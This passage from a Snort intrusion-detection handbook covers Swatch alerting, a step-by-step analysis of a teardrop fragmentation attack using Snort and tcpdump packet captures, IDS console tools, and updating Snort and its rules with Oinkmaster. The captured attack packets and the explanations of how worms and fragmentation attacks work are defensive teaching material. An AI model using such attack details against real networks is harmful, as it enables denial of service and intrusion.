Attempted Information Leak] [Priority: 2]: {TCP} 10.1.1.34:33543 ->
10.1.1.30:1
Feb 12 19:19:01 witt snort: [111:10:1] (spp_stream4) STEALTH ACTIVITY (XMAS
scan) detection {TCP} 10.1.1.34:33544 -> 10.1.1.30:1
Feb 12 19:19:02 witt snort: [111:9:1] (spp_stream4) STEALTH ACTIVITY (NULL
scan) detection {TCP} 10.1.1.34:33539 -> 10.1.1.30:21
```

Each alert Snort generates starts with *snort:* prefix, so you might set up an action in the Swatch configuration file to react to all syslog messages with this string:

```
watchfor /snort:/
mail addresses=abuse@yourcompany.net,subject=--- Snort Alert! ---
throttle 00:00:10
```

Alternatively, if you want to receive e-mail alerts on IIS-related attacks, you can use something like this in your *.swatchrc*:

```
watchfor /IIS/
mail addresses=abuse@yourcompany.net,subject=--- Snort Alert, IIS attack! --
throttle 00:00:5
```

Figure 8.23 shows a more complicated example of a Swatch configuration file.

Figure 8.23 Swatch Configuration File for Monitoring Snort Syslog Alerts

```
watchfor /MS-SQL/
    echo bold
    mail addressess=root,subject=--- Snort MS-SQL Attack Alert ---
    exec echo $0 >> /var/log/MSSQL
    throttle 00:10

watchfor /Portscan detected/
    echo bold
    mail addresses=root,subject=--- Snort Port Scan Alert ---
    exec echo $0 >> /var/log/portscans
```

Continued

Figure 8.23 Swatch Configuration File for Monitoring Snort Syslog Alerts

```

watchfor /approved AXFR/
    echo bold
    mail addresses=root,subject=--- Snort Zone Transfer Alert ---
    exec echo $0 >> /var/log/zonetransfers

```

When this configuration is used, alerts related to MS-SQL exploits will be e-mailed to the “root” user and stored in a file /var/log/MSSQL. Port-scanning alerts and zone transfers will also cause Swatch to send an e-mail to the same user, but with a different subject line, and store the e-mails in different files. The following action is useful for producing separated log files for different types of alerts. It adds a matched log line to the specified file:

```
exec echo $0 >> file
```

Swatch can also be used in monitoring syslog files for other events that are not generated by Snort. For example, the following rule will alert the “root” user about failed authentication events:

```

watchfor /failed/
echo bold
mail addressess=root,subject=Failed Authentication

```

OINK!

It is more convenient to monitor syslog events than, for example, Snort alert files, because syslog messages are always one line, whereas in alert files, each alert produces several lines of text, which is not always useful for pattern matching.

To conclude, Swatch is a simple but powerful tool for real-time monitoring and alerting.

Analyzing Snort IDS Events

In Snort, as we have discussed, there are two principle output systems: packet logs and alert messages. We begin our exploration of intrusion analysis by examining the products of these two systems: alert and packet logs.

Here we see a Full Alert mode alert, which in this case is alerting us to a classic teardrop attack:

```
Full Alert:
[**] [113:2:1] (spp_frag2) Teardrop attack [**]
02/19-16:52:06.046302 172.16.10.151 -> 172.16.10.200
UDP TTL:3 TOS:0x0 ID:242 IpLen:20 DgmLen:24
Frag Offset: 0x0003   Frag Size: 0x0004
```

Begin the Analysis by Examining the Alert message

The first key to looking at this alert is that we have a message describing the alert: (spp frag2) Teardrop attack. The spp_frag2 lets the analyst know that a Snort preprocessor known as frag2 (handles fragmentation processing) has fired the alert. Following the message we have the basic statistics regarding the event, from source and destination IPs, timestamp, and pertinent protocol information.

Validate the Traffic

Next we validate the traffic by looking at the packets involved in these attacks. We will concentrate on identifying the target and the attacker as well as checking to see if protocol behavior is correct. Examples of what to look for here: tcp handshake completion, proper sequence numbers, fragmentation ID reuse, fragmentation overlaps (this is what we see here) or gaps. Is the source address of this attacked spoofed?

```
# snort -dvr teardrop_attack.cap

02/19-16:52:06.029368 172.16.10.151 -> 172.16.10.200
UDP TTL:3 TOS:0x0 ID:242 IpLen:20 DgmLen:56 MF
Frag Offset: 0x0000   Frag Size: 0x0024
04 01 00 87 00 24 00 00 00 00 00 00 00 00 00 00 .....$.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
00 00 00 00                                     ....

==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+

02/19-16:52:06.046302 172.16.10.151 -> 172.16.10.200
UDP TTL:3 TOS:0x0 ID:242 IpLen:20 DgmLen:24
Frag Offset: 0x0003   Frag Size: 0x0004
04 01 00 87                                     ....

==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
```

Tcpdump view of the Teardrop attack:

```
# tcpdump -nnvvr teardrop_attack_cap

16:52:06.029368 172.16.10.151.1025 > 172.16.10.200.135: [no cksum] udp 28
(frag 242:36@0+) (ttl 3, len 56)
16:52:06.046302 172.16.10.151 > 172.16.10.200: (frag 242:4@24) (ttl 3, len
24)
```

Snort and the granddaddy of sniffers, tcpdump, each have different output formats. Snort was written with the analyst in mind, whereas tcpdump has been a longtime standard. We notice right away that Snort prints out the Fragment Offset and the Fragment Size in hexadecimal. In the following, we do the simple conversion by hand:

```
Packet #1:   Frag Offset: 0x0000           Frag Size: 0x0024
```

Fragment Offset is 0, as no value is set.

To calculate the decimal equivalent of the Fragment Size, multiply the hexadecimal value by powers of 16, as outlined in Table 8.2.

Table 8.2 Fragment Size

Power of 16	16 ³	16 ²	16 ¹	16 ⁰
Original hex	0	0	2	4
Resulting decimal	0	0	32	4

We multiply the hexadecimal value by powers of 16. The resulting decimal value equals $32 + 4 = 36$. This indicates that this fragment carries 36 bytes of data to be placed at offset 0 (zero).

What we can see here is that we have two fragments. The first fragment (fragment id 242) has an offset of 0 (zero) and a length of 56 bytes. The second fragment attempts to overwrite previous data by instructing the stack to place 4 bytes of data at offset 24.

Identify the Attack Mechanism

Once we have our alert message and packet logs, we begin to triage and analyze the event. What rule or subsystem triggered this event? Is it a good rule? What type of an attack is it? Are we vulnerable? Are we running that service? Is the source IP spoofed?

In this case we see a second fragmented UDP packet attempting to overwrite the data in the first fragment. On a susceptible host, this attack will cause a temporary denial of service since protocol stacks were not designed to travel in reverse (overwrite previous data). This is commonly known as a *teardrop attack*.

Could the attacker have spoofed the IP addresses? Sure. This is a UDP DoS attack that does not require a response from the target. The attacker can spoof any routable IP address and have the potential to successfully disable their target. *Note:* The IPs in this incident have been changed to protect the innocent.

Correlations

Now that we have identified the attack mechanism, the next step is to determine if there have been any other events that were in some way connected to this attack. Our correlation process will attempt to answer the following questions:

- Were there any other successful and/or similar attacks within a threshold of time?
- Was this the only event associated with this IP address?
- Can you find any additional hits with this source address in your firewall or Web server logs?
- Was this the only target address to receive this event type over the last few hours or days?
- Have you noticed any rise or fall in trends related to this particular event type that would suggest a mounting risk to your organization?

- Could this be a precursor to a new worm?

We run this simple shell command to find out how many Snort alerts we received that match the teardrop attack (this sample was taken from a Full Mode Alert file):

```
# grep -B 1 '172.16.10.151' alertfile | grep '(spp_frag2) Teardrop attack' |
sort -n | uniq -c
      853  [**]  [113:2:1]  (spp_frag2) Teardrop attack  [**]
```

In this particular incident we find that there were 853 attacks in less than a minute from the same source IP to the same target. No other logs from that IP address were present in our IDS or firewall logs.

OINK

There are a number of places online to find correlation information. Some of our favorites are:

- <http://isc.incidents.org/>
- <http://aris.securityfocus.com/>
- www.mynetwatchman.com/
- <http://wormradar.com/>
- or the mailing list at incidents@securityfocus.com

Conclusions

This incident took place in less than a minute and there were no network defenses in place to stop this attack.. Go back to the attack mechanism portion of the analysis and formulate your defensive recommendation. There are a number of solutions to this problem.

First and foremost, pick a firewall and design a policy that can block many of the most popular fragmentation attacks. As a second solution, you might want to look into a “traffic scrubber.” This device or software will “normalize” traffic as it enters your network. If the fragments don’t align, the scrubber can be configured to correct the overlap or gap. If the TTLs arrive at your network at a lower number than the maximum depth of your network, the scrubber can raise the TTL. In fact, these traffic scrubbers are good defenses against the evasion and insertion attacks outlined in Tim Newsham and Tom Ptacek’s paper (www.snort.org/docs/idspaper/).

Summary

The ultimate goal of installing and using Snort is to help a security analyst monitor and study intrusion attempts. Currently, intrusion-related traffic on the Internet is high. If your sensor is located on a busy network, it can generate megabytes of data each day. Obviously, you need some tool to automate the process of monitoring and alerting, because it is impossible for a human to browse such a huge amount of data and come to any meaningful conclusions.

A variety of tools are available for this purpose. We covered a number of them, each with a different functionality. Swatch is a tool for real-time log file monitoring and alerting; SnortSnarf provides features for generation of static HTML reports from log files; and *Snort_Stat.pl* is a simple Perl script to extract event data summary reports from your Snort alert files.

ACID is a Web-based interactive console for exploration and management of Snort alert database. It can also use data from other intrusion detection engines, provided that they are somehow imported into the same database. A script provided in Snort distribution is able to import some of these alerts.

ACID provides the means to perform database queries (from metasignature level to the packet contents) and database management—trimming and archiving of selected alerts and various graphing tools. It also allows an analyst to group selected events into logical alert groups for further study or e-mail reports to specified persons.

Finally, SGUIL is one of the most powerful Snort event database front ends out there. It is a graphical tool that has been designed to be intuitive to an analyst. From the GUI, an analyst can analyze event data and packet logs, populate reports, and send abuse e-mails.

These tools merely scratch the surface of the vast number of data analysis tools that are available to analysts. Whether you choose these free solutions, go with a commercial solution, or end up coding your own IDS analysis suite, these tools and the functionality they provide will give you the basis from which to build your analysis suite.

Solutions Fast Track

What Is Intrusion Analysis?

- ☑ Intrusion analysis is an investigation into a network incident.
- ☑ A Snort alert is in many cases the first sign of an intrusion. At the core of the alert message is a simple log of events of interest. This information includes a timestamp, IP addresses, and port information.
- ☑ The analyst must examine the packets gathered during an event to determine the validity and estimate the severity of the intrusion.
- ☑ By examining the rule, an analyst can determine whether the detection mechanism is prone to falsing, whether the rule has matured, and subsequently what to look for in the packet logs.

Intrusion Analysis Tools

- ☑ ACID works with MySQL or PostgreSQL databases.
- ☑ To work properly, ACID needs a Web server with PHP4 and a set of PHP libraries installed.
- ☑ ACID deployment can be scaled so that many different Web servers work with one database or so that different consoles have different access rights.
- ☑ The search feature allows database exploration and correlation of events.
- ☑ Database management allows clearing of alerts or moving them into an archive database. SGUIL is a powerful analysis platform for monitoring Snort events.
- ☑ SGUIL is written in tcl/tk so it is possible to run on many different platforms.
- ☑ SGUIL can quickly query the database and generate incident reports. SGUIL can even sanitize the report data so that your private IP information is not revealed.
- ☑ *Snort_stat.pl* is Perl script that summarizes Snort event file information.

- ☑ Run *snort_stat.pl* from a *cron* script and have it mail you the results. For added privacy, encrypt the data with PGP.
- ☑ SnortSnarf processes Snort log files and creates a set of static HTML pages with various details and correlations between data. It can process various events that are not logged to a database—for example, portscan log files.
- ☑ It is more useful to have SnortSnarf run periodically as a *cron* job.
- ☑ If you provide SnortSnarf with a reference to your rules file, it will include rule-related information in its output, such as exploit database reference links or rule descriptions.
- ☑ Take care to secure access to the Web server that SnortSnarf is posting your IDS information on. Attackers might be very interested in what your IDS is picking up.

Analyzing Snort IDS Events

- ☑ The analyst can find additional evidence of the intrusion by correlating system and application logs with IDS and packet logs.
- ☑ Identifying the attack mechanism is important for many reasons. First, once we can identify the vulnerability that was used to gain access to our systems, we can take steps to correct it. Furthermore, we could discover a new attack mechanism, prompting us to protect our networks and then alert the community to the new threat.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: What database permissions are needed for proper ACID functioning?

A: Snort needs only *Insert* and *Select* privileges to log in to a database. ACID needs *Select* privileges for running queries, *Insert* and *Update* for alert groups support and caching, and *Delete* for alert deletion.

Q: What is the minimal version of PHP that ACID can use?

A: PHP 4.0.4p11.

Q: How can I add the support for portscan files processing by ACID?

A: It is a little tricky. When logging to a database, Snort only logs an occurrence of the portscan event and not all of the port's data. It is possible to force ACID to process a text portscan log (only one file can be configured). The file to be processed is configured in the `$portscan_file` variable. ACID does not store retrieved information in a database but processes this file on demand, so it is not possible to search by IPs occurring in a portscan file.

Q: How do I compact a MySQL database after many deletion/archiving manipulations?

A: The following shell script can be used (assuming the database is called `snort_db`):

```
for table in `echo show tables|mysql snort_db|tail +2`  
do  
    echo optimize table $table|mysql snort_db  
done
```

Q: When I start my Swatch script in the background, it stops very soon. What's wrong?

A: You possibly have *echo* actions used in a configuration file. Background processes are not allowed to communicate with the console, so when an alert is triggered with this action, the system stops the Swatch process.

Q: Is it possible to browse the contents of a packet that triggered an alert in SnortSnarf?

A: To a certain degree, yes. There is an option *-ldir* that forces SnortSnarf to include in its output links to specific log files in which the alert was stored. When you click such link, the corresponding log file will be opened in a browser. Of course, these files have to be located in a directory accessible by the Web server.

Q: What incident categories are built into SGUIL?

A: The following categories are used:

- I. Root/Administrator Account Compromise
- II. User Account Compromise
- III. Attempted Account Compromise
- III. Attempted Account Compromise
- IV. Denial of Service
- V. Poor Security Practice or Policy Violation
- VI. Reconnaissance
- VII. Virus Activity

Q: How do I purge the data from a SGUIL database or optimize its tables?

A: Click **Database | Purge Session Data or Database | Optimize Tables**.

Q: Can I run SGUIL as a pull architecture IDS?

A: Yes. Set up tcpdump to log all packets, transfer them to your SGUILD machine on an hourly basis, then load them into SGUIL with the following command:

```
snort -u sguil -g sguil -l /snort_data -c snort.conf -U -A none -m  
122 -r <pcap_file>
```


Keeping Everything Up to Date

Solutions in this Chapter:

- Updating Snort
- Updating Rules
- Change Control
- Testing Snort and the Rules
- Watching for Updates

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

As with many other open-source projects, the Snort Intrusion Detection System (IDS) is evolving all the time. To keep up with its development and use additional features that appear in new releases, you need to be able to update your installation periodically. The update process is usually simple—versions of Snort are backward compatible—so all you need to do is recompile the source (if you prefer building Snort yourself) or reinstall a package; for example, a Red Hat .RPM module, which is available from the distribution site. As with all open-source projects, it is possible that someone has coded some extra functionality into his/her Snort package that is not in the distributed version, and you want to try it out. In this case, you can patch your Snort source code with the changes distributed by that person and see the results. The most important updates are the rule updates that should be applied to the Snort sensors on a regular basis. Some rule updates are created by people in response to emergencies, such as new, overwhelming attacks—similar to CodeRed and the recent MS SQL Slammer worms. Some updates are simply an improvement of an existing rule (hence the “rev” value that can be in rules and was discussed in Chapter 5, “Playing by the Rules”), and others are new rules to deal with new attacks or vulnerabilities. Several rule databases are updated on a regular basis and available at various Web sites like www.snort.org and whitehats.com, although the owner of whitehats.com apparently hasn’t updated the site in several versions of Snort. If you plan to stay current with new attack detection (and you probably will), you need to continuously monitor one or more sources for new rules and regularly update your rule files. Several tools exist for performing this task, and this chapter describes their uses.

Take the following scenario: Your IDS team is watching their consoles in horror as a new virus starts to wreak havoc on your network. They seem to be powerless to stop the spread of this virus all over the network. Their signatures are only filling them in on part of the story. The company’s anti-virus team is scrambling to clean infected boxes after receiving calls from the help desk saying something is causing problems with user machines. However, the cleaning process seems not be working because the removal process didn’t include patching of the original vulnerability that the virus/worm was exploiting. They clean the machine, but less than an hour later, it seems to be acting up again. Then, after almost two hours of infection, all of your IDSs seem to go down with operating system errors, effectively making your team blind to any further actions on the

network. The upper management wants answers to what is going on, but your IDS and security teams seem powerless to stop or even identify the root cause of these problems.

This might be an extreme case, but this is what could happen if your IDS team didn't constantly update and patch their systems to keep up with the latest viruses, exploits, and vulnerabilities. The Netsky virus variants are a good example as of this writing. They are up to variant "k" variant 12 since the original virus. For example, in order to keep up with the changing variation of the netsky worms, an IDS team could add or change their snort rules to each new iteration of the changing hard coded DNS server. Using this constantly updating process can help your IDS team effect a faster, more inclusive quarantine effort than your E-mail administrators or even your Anti-Virus teams. The second point about your IDS sensors being attacked concerns updating your signatures and IDSs. Recently, there was an attack that would enable the compromise of your Snort sensors, allowing the attacker to execute arbitrary code on your Snort sensors. This specific attack exploited a flaw within the RPC preprocessor, which is one of the default enabled Snort preprocessors. This vulnerability was caused by sending fragmented RPC traffic past a Snort sensor. When the Snort engine was looking at the fragmentation size, it didn't take into account the size of the pre-processing buffer. This left Snort open to a buffer overflow attack that could possibly execute code deep inside an organization's network. What this meant was that attackers or even virus writers who wanted to infect a network could send certain packets out on the wire that would effectively kill your IDS sensors that were sniffing packets on that particular subnet, leaving an organization blind while other attacks occur.

Another example that recently happened to another commercial IDS company was the witty worm, which was written to exploit and destroy ISS RealSecure network sensors. This worm was actually only a single packet attack that would cause an ISS sensor without the most up-to-date patch level to send 20,000 attack packets throughout a network from the management interface and then write corrupt parts of itself to the sensor, causing a slow corruption of the file system. This would effectively blind any organization that totally relied on ISS sensors and cause loads of unnecessary attack traffic deep within organizations' most trusted networks.

Imagine the possibilities if either of these attacks had been planned to gain access to sensitive information. If your IDSs aren't kept up to date and patched, then both of these scenarios and more are possible, and with the recent rise in multi-exploit worms should provide a wake-up call to update and secure IDSs.

This chapter illustrates several techniques that could be used to keep your systems at their optimal performance levels.

Updating Snort

Information Security is under constant threat, such as the recent variants of worms such as Beagle, Netsky, and MyDoom. Like most venues of security, IDS is a constantly changing environment that needs to be able to meet the changing threats. For example, when the anti-virus industry receives new viruses and variations on current ones, it rallies together to add detection and removal tools and instructions, as the security industry does when a new threat faces networks through Web sites, mailing lists, and newsgroups. All of these methods will help an IDS team to stay abreast and sometimes ahead of threats to their networks and users.

Production Choices

Production systems need to be the most stable systems in place for an IDS team. Changes to these systems should be well tested and well documented, which has become a general rule of thumb for one author's production IDS sensors. They are built using a tested disk image making it such that minus the data, that is stored at a central server, the sensors can be blown away and rebuilt in 15 minutes. This doesn't take into account the time it takes to load a new disk image onto a sensor, as different tools and disk configurations cause varying time differences. In addition, all of the Snort configurations and rules and the OS are documented and modified for each change. Not documenting these changes could leave your production systems with different versions of rules, and in some cases, different versions of Snort. This could spell disaster for a network's security posture and leave it open to attack.

Compiled Builds vs. Source Builds 2

One of the most important choices of your Snort IDS system builds is whether to use precompiled builds of the software or to compile the code yourself. As members of several government IDS teams, our safest bet was to compile the code ourselves. We chose to do that for several reasons, one of which is that if you choose to use precompiled builds, you're placing some level of trust in the person or organization who compiled the software. The other consideration is whether your Snort systems have to link into other platforms, such as an Enterprise Security Manager/Security Incident Manager (ESM/SIM) or into a

database for storage and analysis such as trending and threat modeling. One good thing about precompiled builds is that if your organization is small or has little resources to give to intrusion detection, this might be best to keep your team/single person operational and up to date.

- **Compiled builds** If the organization doesn't make many changes to its systems, this might be the best option. This means that they don't have to compile Snort from source code. This also might be good for organizations that don't have much staff or are not going to link their Snort sensors to an outside system. One note of caution if your organization will be using precompiled builds: It's *strongly* recommended that you know who and where you download the software from. An IDS is positioned at a great place on a network to wreak havoc or steal information from an unsuspecting organization. Therefore, it is critical to test each new version in a lab environment to provide a level of assurance in the software.
- **Source builds** If an organization has other pieces of software such as an ESM/SIM or database or Web application, then this might be the best option. An advantage to compiling from source code is if the IDS team uses custom code modifications such as for ESM/SIM integration. Another example is if modifications become available to meet a new exploit, such as the rose fragmentation attack. This is a two-packet fragmentation reassembly attack, which wasn't detected by even the most current version of Snort. There is now a patch that can only be applied to the source code that changes one of the current preprocessors to detect and alarm on packets that match the criteria set in the rose attack. Another example is the XML preprocessor used by some Web-based front ends for Snort. Another reason to use source builds is that there are options and add-on protections for Snort, such as enabling the portscan detection preprocessor, which is by default disabled in new versions of Snort to enable the flow preprocessor. Using source code is the best option if an organization has a large security team that needs to verify or check for changes from version to version.

Patching Snort 3

If you are using Snort as a production-level Network Intrusion Detection System (NIDS), you will probably never need to patch it. Throughout the development

of Snort, each major change or bug fix is distributed as part of both the new minor and major releases. Updating Snort usually consists of downloading the new package and installing it over the existing one. The basic backward compatibility with previous versions of Snort is rarely broken, and during the last year, the most significant compatibility issues arose only with database schema changes (used by the `snortdb` database logging plug-in). If you are interested in bleeding-edge functionality, then you probably downloaded and installed Snort via a Concurrent Versions System, `CVS`, (for more information, please refer to the section *Installing from Source* in Chapter 3, “Installing Snort”).

OINK!

It's a bad idea to apply inter-release patches to a production system unless there is an emergency such as a serious vulnerability. As previously noted, Snort developers react quickly when a problem arises in a released version of the package.

Downloading Snort source via `CVS` is simple. You can download it from an anonymous `CVS` server:

```
cvs -d:pserver:anonymous@cvs.snort.sourceforge.net:/cvsroot/snort login
cvs -z3 -d:pserver:anonymous@cvs.snort.sourceforge.net:/cvsroot/snort
cosnort
```

After downloading the source, updating takes only one command (from the root of your Snort source directory or, for example, from the “rules” folder to get updates only for the rules):

```
cvs -z3 update
```

If you still need to apply a specific patch to a module that is not in the `CVS`, you can obtain a `.DIFF` file, which actually contains patch information for one or many source files, and then run a standard UNIX patch program to apply the patch. Usually, the command will look similar to the following:

```
patch -p0 originalfile < patchfile
```

In the previous syntax, *originalfile* is the file to be modified, and *patchfile* is the file with the patch information inside it (`.DIFF` file). After applying the patch, you will need to rebuild Snort.

Updating Rules

Discussion about how rules and updating your rules can make all the difference. For example, one of the authors once worked for a large government agency. We had been running Snort 2.0.x, although it hadn't changed much in the 2.0 revisions. We were hitting 99-percent accuracy for a Nimda exploited machine with the "http directory traversal" signature. Nimda was the name given to an attack that affected Microsoft IIS Web servers. This attack was the first of its kind that could use multiple attack vectors to exploit systems. This attack could come in the form of a malformed MIME attachment (.eml) that was automatically run by MS Outlook and Outlook Express mail clients, infecting the victim machine by sending itself to all entries in the address book. This worm could also gain access to an unpatched MS IIS Web server through a Unicode attack called "directory traversal," which allowed attackers to run, view, and execute files otherwise unavailable remotely. Nimda could also infect machines that were infected with a backdoor program called "root.exe," which was left by the CodeRed II worm. Both these attacks would then place a "readme.eml" file in the root of every Web-accessible folder. Files with the extension ".eml" are a hidden MS extension that is automatically run, which would cause possibly thousands of victims from users just browsing to an infected IIS server. Once on victim's machine, this attack would enable full access to the root C drive and enable the Guest account on the system. We then upgraded to the new Snort 2.0 release without checking the new ruleset for any changes to that particular signature. Within minutes of turning on the new version and ruleset, our number of alarms tripled. Our first reaction was that we were facing a level of infection that we hadn't accounted for previously. Then, while our junior analysts were running down the actual packets that were triggering, we started looking at the ruleset and noticed that with this release of Snort the "http directory traversal" signature had been changed. The signature, "http directory traversal," was triggering on a payload of "../" instead of the old "Volume Name" in the payload. This seemingly minor change was causing major differences in the number of alarms we were receiving, as this payload in URLs is used for several high traffic sites such as MSN.com, yahoo.com, and google.com searches. This URL is also used by several Web and application servers such as Cold Fusion, IIS, Jakarta-Tomcat, and Lotus Domino servers, to name a few. On a large enterprise network, the majority of your Web traffic is generated by several of the previously listed sites and servers. Upon realizing the change, we immediately dropped back to our old ruleset and began a manual

comparison through the entire new ruleset for changes before running the new ruleset on our production systems.

How Can Updating Be Easy?

Many elements can help make rule updating easier; for example, using the flexibility of Snort to use variables in its rules; or the “local” rules file, which can be used for per-sensor or per-incident rule generation; or placing rules in the deleted rules file for change control. For example, use a local rule to track a problem server or for assisting operations staff with a problem server.

Using Variables

Variables in Snort can be extremely helpful to a large security team. For example, using variables can help when defining an organization’s IP space as a certain variable name. This way, when a new rule is created or added, all the team needs to add to the rule is the variable. Moreover, variables help the performance and accuracy of the sensor and its backend storage; for example, if the sensor had been placed in a tap off an organization’s perimeter with no tuning. Then, a likely scenario would be the sensor being overloaded with alarms that would not be prevalent to the network, or detect attacks coming from the inside the network that were just normal traffic. Variables can also be of great use in custom signatures; for example, if you were looking for all traffic from a list of IPs such as a “hot list,” which is a list of IP addresses or ranges that an organization wants to watch for traffic to or from, such as a list of foreign countries, known virus hosting servers, or even a range of spyware/ad servers. Then, all the IPs/ranges could go in that list, so only one or two rules have to be written to log all of those IPs. Not using variables could result in rules as long as or longer than the hot list. Another use of variables is in ports such as all NetBIOS ports for MS Windows communication. For example, when the *welchia* and *blaster* worms (see <http://xforce.iss.net/xforce/alerts/id/iso>) were prevalent, we used a group of ports that *welchia* could be used over to exploit a victim’s machine. This way, we could monitor over five ports with one custom rule for any *welchia* attack/probe that tried to hit our network.

OINK!

While variables are tremendously useful, it is important to understand how they are going to be interpreted. For example, if you have a variable that is set to a value of "any," and is used in a negated fashion by a rule (for example, !\$EXTERNAL_NET), the resulting rule will be interpreted as "not going to any address." This means that the rule will never match. There used to be a number of these in the default ruleset, but for the most part, they have been removed. A similar problem is when variables are "chained," which means that one variable takes its value from another. For example, the default configuration file includes variables for your DNS servers (called \$DNS_SERVERS, not surprisingly). That is perfectly reasonable, but the default value is taken from the variable \$HOME_NET. Therefore, if you have decided to set that to "any," all the rules that use a negated form of the \$DNS_SERVERS variable now have a value of "not any." There are a number of rules like this.

Using the Local Rules File

If you are using variables, use of the local rules file can be one element that helps some organizations with custom rules. This local file is used to add a custom rule or rules to the sensor in use for specific purposes. For example, if you are a front-line organization, you are probably looking for any traffic from the top 10 IPs on www.dshield.org. This site provides a central analysis system for IDS/firewall data from around the world. One use of the IPs on this list would be to add a signature daily, depending on the hours of your IDS team, to detect these IPs on your network. Another use is the port report that this site generates to help determine possibly new worms and exploits based on the ports in use on your network as well as any information about those ports on the SANS' www.incidents.org site. For example, these two rules would alarm on any TCP traffic entering or leaving your network, no matter what the TCP flags are on the traffic.

```
alert tcp $Dshield_list any -> $HOME_NET any (msg:"Inbound Dshield
Top IP traffic"; flags:A+; classtype: bad-unknown;)

alert tcp $HOME_NET any -> $Dshield_list any (msg:"Outbound Dshield
Top IP traffic"; flags:A+; classtype:bad-unknown;)
```

Another use for the local rules file is for a per-sensor custom rule, especially for per-network segment traffic such as where the perimeter team knows that

this segment contains servers only, which would tell them that this network segment shouldn't change that often. This is sometimes the case on larger networks where the perimeter security team doesn't have authority/visibility into the host level of a network such as in the case of ISP networks. A good example is if you are assisting Law Enforcement/Military Intelligence (LE/Mi) by providing a custom rule to capture what traffic they are looking for and writing it to a separate log file "logto." For example, if law enforcement agents are brought in to investigate a user on your network, they will most likely ask for a filter to detect the suspect's Web traffic. Therefore, a rule much like this might help to create a traffic log for them to use:

```
log $Suspect_IP any -> any $HTTP_PORTS (msg:"LE case #124A web
traffic"; session:printable; logto:"LEcase_web.txt");)
```

You could also use the local rules file for, say, 0-day exploits and tracking unusual traffic for further analysis. This can be useful to log the user-agent field of the Web connections on the network. The user-agent field is the field that tells remote servers what Web browser or application is connecting to the site. For example, if the user-agent is labeled "MSIE," this is MS Internet Explorer browser; "Mozilla" is the Netscape browser. One example would be to "log" only instead of alarming on these packets to stop from flooding the backend of the Snort sensors. These logs would then be written to a local file on the sensor that could be searched at any time to filter out the known user-agents, leaving spyware or custom applications such as Gator or hotbar. This will provide a cut-and-dry method to train junior analysts to research packets, identify applications on the network, and provide a means to find less than aggressive patch-level users.

One way to update the Snort ruleset easily would be to place all rules that are created and are not outside of the official Snort.org ruleset in the local rules file. This way, no changes other than commenting out and moving to the deleted rules file are made to the default rules. In addition, if all custom rule changes and additions are in the local rules file, this means that there is only one file to track for changes that are out of rotation for the official ruleset.

Removing Rules from the Ruleset

A final element that can make rule updating easier is to avoid putting a rule back in place once it has been removed. This will prevent unneeded downtime while a formerly working IDS sensor is retuned to a functional status. If your team has implemented a well-documented and logically flowed change control process,

then that should never happen. If, however, there is no real change control process that documents system changes, chaos ensues with IDS sensors; for example, if a rule is turned off by the first work shift for false positives, and is turned back on by the second shift during an incident to track an attack. By the time the third shift starts monitoring the network, they no idea that the same rule has been enabled and disabled or for what reasons. This leads to having an IDS team that has gaps in security. These gaps can cause the team to think they are covered for attacks and threats; however, in reality they are either vulnerable or uninformed of the status of their own sensors.

Using Oinkmaster

Snort Oinkmaster is a Perl script created to automate the process of downloading and merging Snort rules (<http://oinkmaster.sourceforge.net>). It is also distributed on the Snort site in the downloads/contributions section. Oinkmaster requires Perl, a Perl interpreter, tar, gzip, and wget available on the machine on which it will run.

OINK!

There are several changes to Oinkmaster since Snort 2.1 came out. For a complete list of changes and how to fix/upgrade older versions of Oinkmaster, check out the Oinkmaster homepage at <http://oinkmaster.sourceforge.net>.

Oinkmaster fetches Snort rules from the archive address specified in `oinkmaster.conf`, comments out the unwanted rules, and prints what rules have been changed since the last update. Unwanted rules are specified in the file `oinkmaster.conf`—this helps to specify that some rules should never be included in the updated rulesets. In this file, you can also tell Oinkmaster to skip entire files that you do not want to update or check for changes (for example, in the `snort.org` distribution of rules, all ICMP rules are placed in the `icmp-info.rules` file—if you are sure you do not need those, you can specify this file as unwanted). The following files in the archive are updated and checked for changes (or added if missing on your system):

- *.RULES
- *.CONF

- *.CONFIG
- *.TXT
- *.MAP

This script can be run manually or as a cron job, but we again stress that fully automated updating of rules is not recommended; for example, a typo in a downloaded archive could wreak havoc on your entire rule base. It is always recommended to test a new ruleset before implementing it on a live system (see the section *Testing Rule Updates* later in this chapter.) The following are the most important configuration directives in an oinkmaster.conf file:

```
Snort 2.1.x
url = http://www.snort.org/dl/rules/snortrules-snapshot-2_1.tar.gz
Snort 2.0.x
url = http://www.snort.org/dl/rules/snortrules-snapshot-2_0.tar.gz
```

This directive specifies where to download the updates. If you used whitehats.com rules, then this line would look like this:

```
url = http://www.whitehats.org/ids/vision18.tar.gz
```

OINK!

www.whitehats.com does not appear to have any Snort 2.1 rules or to have updated the ruleset since Snort 1.8. We recommend that you either visit the snort.org updates or subscribe to the snort-sigs mailing list for the nightly CVS rule updates.

The following directive instructs Oinkmaster to skip updating of the file local.rules:

```
skipfile local.rules
```

You will definitely need the following line in the oinkmaster.conf file, because the file snort.conf contains your own settings and there is no use in replacing it with the downloaded one:

```
skipfile snort.conf
```

In addition, if you do not use Barnyard, then you do not need to update the SID map file:

```
skipfile sid-msg.map
```

The following lines, or lines similar to these, will disable updating signatures with the specified numbers; namely, 1, 2, and 3:

```
disablesid 1
disablesid 2
disablesid 3
```

The Oinkmaster script is as follows, where *rulesdirectory* is the directory, the old rules are located at the end of the run, and the updated rulesets are placed:

```
./oinkmaster.pl -o rulesdirectory
```

Some useful command-line options are:

- **-c** Instructs Oinkmaster to only print information about changes that have occurred since the previous download and not actually change rule files.
- **-b** Specifies a backup directory for the old rule files.

Oinkmaster can be run as a cron job similar to the following:

```
30 2 * * * cd /usr/local/oinkmaster; ./oinkmaster.pl -o /snort/rules/ -b
/snort/backup 2>&1
```

After each run, the script prints information about what was changed (added, enabled, disabled, and so forth) in the rulesets. The types of information it produces include:

- **Added** This is a new rule; its SID did not exist in the old rules file.
